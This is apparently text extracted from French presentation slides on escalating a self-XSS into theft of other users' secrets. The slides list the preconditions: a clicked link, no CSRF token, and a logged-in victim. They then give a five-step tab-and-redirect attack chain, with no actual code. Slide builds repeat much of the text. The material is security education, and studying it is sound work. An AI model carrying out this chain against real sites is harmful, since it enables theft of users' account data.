
XSS Types : Self 🧑

Step 1: faire se connecter à notre compte quelqu'un



XSS Types : Self 🧑

Step 1: faire se connecter à notre compte quelqu'un



XSS Types : Self 🧑

Step 1: faire se connecter à notre compte quelqu'un




XSS Types : Self 🧑

Step 1: faire se connecter à notre compte quelqu'un




XSS Types : Self 🧑



XSS Types : Self 🧑

Récupérer les secrets d'autres comptes



Requirements:




- La victime clique sur un lien
- Pas de token CSRF sur le site vuln
- victime connectée au site vuln

XSS Types : Self 🧑


Récupérer les secrets d'autres comptes

1: ouvrir un onglet



XSS Types : Self 🚫

Récupérer les secrets d'autres comptes




1: ouvrir un onglet

2: rediriger sur les secrets de la victime sur le site vuln

XSS Types : Self 🚫

Récupérer les secrets d'autres comptes




1: ouvrir un onglet

2: rediriger sur les secrets de la victim sur le site vuln

3: login sur le site vuln

XSS Types : Self 🚫

Récupérer les secrets d'autres comptes



1: ouvrir un onglet


2: rediriger sur les secrets de la victim sur le site vuln

3: login sur le site vuln

4: rediriger vers la XSS du hacker sur le site vuln

XSS Types : Self 🚫

Récupérer les secrets d'autres comptes



1: ouvrir un onglet

2: rediriger sur les secrets de la victim sur le site vuln

3: login sur le site vuln

4: rediriger vers la XSS du hacker sur le site vuln

5: récupérer le secret de la victime depuis le 1er onglet



tuxlu.fr



thank you.